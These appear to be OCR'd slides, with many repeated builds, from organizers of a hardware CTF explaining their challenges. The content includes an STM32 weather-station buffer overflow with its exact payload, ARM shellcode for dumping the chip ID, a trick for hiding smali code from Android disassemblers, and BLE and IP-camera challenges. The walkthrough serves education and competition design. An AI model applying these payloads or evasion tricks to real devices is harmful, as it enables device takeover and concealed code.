0x0800c714      0029            cmp r1, 0
0x0800c716      18bf            it ne
    ; JMP XREF from 0x0800c716 (fcn.0800c668)
0x0800c718      0122            movs r2, 1
0x0800c71a      4345            cmp r3, r8
0x0800c71c      f8d1            bne 0x800c710
0x0800c71e      002a            cmp r2, 0
0x0800c720      ced1            bne 0x800c6c0
```

R2 with -O3

In a CTF context you need to be kind with competitors. Best average optimization switch here is **-Og**

Weather Station: Exploitation

Level 3: It's a weather station, Ph0wn located in south of France, what happened when "Winter Is Coming" ?
$\rightarrow$ You need to take the control of the device

Weather Station: Exploitation

Level 3: It's a weather station, Ph0wn located in south of France, what happened when "Winter Is Coming" ?
$\rightarrow$ You need to take the control of the device

1. Find a buffer overflow

Weather Station: Exploitation


Level 3: It's a weather station, Ph0wn located in south of France, what happened when "Winter Is Coming" ?
$\rightarrow$ You need to take the control of the device

1. Find a buffer overflow
2. Find the code to call

Weather Station: Exploitation, the BOF

Identifying the BOF was quite obvious, only 2 places where you can enter strings.

Stack with the inital code:




Numerous calls to `get_char()` corrupt the stack. And it can go far away ...

Weather Station: Exploitation, the BOF

Identifying the BOF was quite obvious, only 2 places where you can enter strings.

Stack with the inital code:



Numerous calls to `get_char()` corrupt the stack. And it can go far away ...

Problem


I need to find a trix to give feedback of stack smashing.

Weather Station: Exploitation, the BOF

The idea was to introduce the use of high level interrupt function to read serial port.
All the stuff coming from `HAL_*` libs.
The inter() code needs some room in the stack very close to the current stack frame.

Weather Station: Exploitation, the BOF

The idea was to introduce the use of high level interrupt function to read serial port.
All the stuff coming from `HAL_*` libs.
The inter() code needs some room in the stack very close to the current stack frame.



→ If you overwrite too much you get a crash. Fine !


Weather Station: Exploitation, the BOF

About the feedback, something visual...

```
****************************
**** Brand Name Setup ****
****************************

-1- eSAME manufacturer.
-2- Fortinet manufacturer.
-3- GreHack manufacturer.
-4- Custom.

-0- Exit to main.

Selection :
Selection : 4
Enter a new manufacturer name (MAX 8 chars !) : EViL STRiNG****************************
***      CRASH      ***
SP = 0x20017e87
*** Program Stopped ***
```


Nice but ... you should give more !

Weather Station: Exploitation, the BOF



(Do you recognize those bombs?)

Weather Station: Exploitation, the BOF



Weather Station: Exploitation, the BOF

Implementing an ARM minimal debugger.

```
// offset 0x00000000
g_pfnVectors:
.word _estack                    .weak NMI_Handler
.word Reset_Handler              .thumb_set NMI_Handler,debugger
.word NMI_Handler                .weak HardFault_Handler
.word HardFault_Handler          .thumb_set HardFault_Handler,de
.word MemManage_Handler          ...
.word BusFault_Handler
.word UsageFault_Handler
...
```

→ Catch near all weird stuffs happening.

Weather Station: Exploitation, the BOF

NEXT: Locate the function, or how to introduce the funny concept of XREF.
"**Winter Is Coming**" is a string used only once in the firmware.
$\rightarrow$ Find the function **0x0800DFE1** was obvious

Weather Station: Exploitation, the BOF

LAST: Need to write a **Python script** to interact with the weather station.
And **spray** some **0x0800DFE1** over the **stack** to jump in the hidden part.
$\rightarrow$ Easy for experimented people, but took time for newcomer.

Weather Station: Exploitation, the BOF

LAST: Need to write a **Python script** to interact with the weather station.
And **spray** some **0x0800DFE1** over the **stack** to jump in the hidden part.
$\rightarrow$ Easy for experimented people, but took time for newcomer.


DEMO !

Weather Station: Exploitation, the BOF

with Payload (24+4+1):

```
AZERTYUIOPQSDFGHJKLMWXCV\xE1\xDF\x00\x08\r
```

Weather Station: Exploitation, the BOF



The display is handled by interrupt. Again, need to be kind with competitors. The function must:

- stop all interrupts
- display the flag
- entering in deadloop

→ If not, it needs a shellcode and not a simple BOF.

Weather Station: Exploit 500

Level 4: Each STM32 have an unique ID
$\rightarrow$ Retrieve this ID (this one is a true 500 ☺).

Weather Station: Exploit 500

Level 4: Each STM32 have an unique ID
$\rightarrow$ Retrieve this ID (this one is a true 500 ☺).

2 ways:

- Hardware
- Only software

Weather Station: Exploit 500, the boot


An imaginary probe reads the unique ID.
Dump the boot process gives strings to XREF to spot the sub_function.

$\rightarrow$ It's mandatory to reverse the protocol.


Weather Station: Exploit 500, the hardware way

Question: 2 bytes at address **0xDEAD** ?
Reply: **0xBEEF**

First, use a logical analyser to confirm the reverse by monitoring the 2 wires of I2C bus:



Weather Station: Exploit 500, the hardware way



Interract with a HydraBus over I2C and dump the ID.

Weather Station: Exploit 500, the software way

By reversing you know where the unique ID is computed.
You can write a dump-code.
The BOF is OK (level 3) but ...

Weather Station: Exploit 500, the software way

By reversing you know where the unique ID is computed.
You can write a dump-code.
The BOF is OK (level 3) but ...

→ Where to store the dumpcode ?

Weather Station: Exploit 500, the software way

By reversing you know where the unique ID is computed.
You can write a dump-code.
The BOF is OK (level 3) but ...

→ Where to store the dumpcode ?

solution

- Hard way: the stack. Need to bruteforce the offset to call.

Weather Station: Exploit 500, the software way

By reversing you know where the unique ID is computed.
You can write a dump-code.
The BOF is OK (level 3) but ...

→ Where to store the dumpcode ?

solution

- Hard way: the stack. Need to bruteforce the offset to call.
- Easy way: using the password buffer.
  The buffer have a len of **0x666** bytes! It's not a coincidence. You can pad the dump-code at password checking stage.

Weather Station: Exploit 500, the software way

The dump-code:

```
      mov r1,0xDA1D
      movt r1,0x0800
      blx r1
loop: mov r0,0x0F2C
      movt r0,0x2000
      mov r1,0xD1A9
      movt r1,0x0800
      blx r1
      bl loop

   \x4d\xf6\x1d\x21\xc0\xf6\x00\x01\x88\x47\x40
   \xf6\x2c\x70\xc2\xf2\x00\x00\x4d\xf2\xa9\x11
   \xc0\xf6\x00\x01\x88\x47\xff\xf7\xf5\xff
```

Weather Station: Exploit 500, the software way

Result of the dump-code:

```
The serial number is 003200244E34501020313555 and
most important, your flag is PhOwn{YOUareAnARMJeDi}
```

Weather Station: Exploit 500, the software way

Result of the dump-code:

```
The serial number is 003200244E34501020313555 and
most important, your flag is PhOwn{YOUareAnARMJeDi}
```

Home Alarm: Making Of

- Background: **research of 2015**
- Started writing a **safer mobile application** to control the alarm.
- Although this challenge needed no equipment, participants were working on a *real* home safety alarm
- That's when we bumped into something interesting...

Surprise! Hiding smali to disassemblers

Insert code in between packed-switch statements:


```
packed-switch p1, :pswitch_data_a
:pswitch_5
const/4 v0, 0x1 # case 5
goto :goto_4

# INSERT CODE HERE
const-string v1, "Disassemblers don't
# END CODE

:pswitch_7
... # case 7
```

```
00000000  packed-switch        p1, :20
:6
00000006  const/4              v0, 3
:8
00000008  return               v0
:A
0000000A  const/4              v0, 1
0000000C  goto                 :8
:1C
0000001C  const/4              v0, 2
0000001E  goto                 :8
:20
00000020  .packed-switch 0x0
              :A
              :1C
          .end packed-switch
```

JEB, DAD, CodeInspect, d2j-dex2jar, enjarify don't see it!

Home Alarm - 250 points

- Used the hack to **hide crucial info**: an XOR function decoding the key
- Rather than coding in **smali**, wrote in **Java**, compiled, used Smali output and then removed Java code.
- Participants found it difficult: provided hint `SMALI`
- **One team** solved the challenge



`tel:**********,Ph*wn{MeWantCookiesShareThemMaybe}`

Over The Air - 250 points

A very interesting challenge!

Over The Air - 250 points

A very interesting challenge!

Honestly

Over The Air - 250 points

A very interesting challenge!

Ok, I'm biased, I wrote it ;)

Over The Air - 250 points

A very interesting challenge!

- **Bluetooth Low Energy** device with a **characteristic** containing an **encrypted** message.
- **Service and characteristic UUIDs are ASCII**

```
4b796c6f52656e49734261644a656469 → KyloRenIsBadJedi
```

Over The Air - 250 points

A very interesting challenge!

- **Bluetooth Low Energy** device with a **characteristic** containing an **encrypted** message.
- **Service and characteristic UUIDs are ASCII**

```
4b796c6f52656e49734261644a656469 → KyloRenIsBadJedi
```

- Use the key to decrypt the AES message
- Send it to the device
- Response from device contains the **flag**

BLE issues in practice

- **Dockerized** it.  I now have a **portable** challenge :)
- It works **great** when you are alone.

BLE issues in practice

- **Dockerized** it.  I now have a **portable** challenge :)
- It works **great** when you are alone.

What happens if **2** persons try to connect?

- Only 1 can connect at a time (BLE limit)
- When 1 is connected, others don't see the device any longer (BLE limit?)
- One team should not read the flag of another team! 

BLE issues in practice

- **Dockerized** it.  I now have a **portable** challenge :)
- It works **great** when you are alone.


What happens if **2** persons try to connect?

- Only 1 can connect at a time (BLE limit)
- When 1 is connected, others don't see the device any longer (BLE limit?)
- One team should not read the flag of another team! 

Solution: force disconnect

- After **90 seconds**, we **disconnect** current user: share the device
- We **reset** the status on disconnect

What happens with **10** persons?



It's not working!!! - http://picolecroco.free.fr

Teams try to connect, but most of the time, they can't ☹

Use a 2nd dongle, reserved for a given time slot

```
if (clientAddress != '78:c3:e9:7f:47:e9') {
  console.log("[-] Get out! Disconnecting " + clientAddress)
  bleno.disconnect();
}
```

- Some teams had difficulties providing their **MAC address** (random BLE address)
- Other teams trying to connect **disrupt** the service
- Any idea? Talk to us!

- Ran the CTF in this *unsatifactory* status 😕 Some teams connected, others did not. Provided a *screenshot* to teams with real connection difficulties.
- Solved by **1 team** 🙂

Web Camera (50 points)

What would a **smart devices CTF** be without an **IP camera**? ☺

Easy challenge for beginners to have fun - but long to set up!

Web Camera: Shooting the movie

I never put passwords on stickers, except for CTFs ☺

Web Camera: Protecting teams from each other

Problem: how do we secure the camera between teams?

Teams are **admin, they can do what they want!**

- Reboot the camera
- Modify credentials
- Remove existing movies
- ...

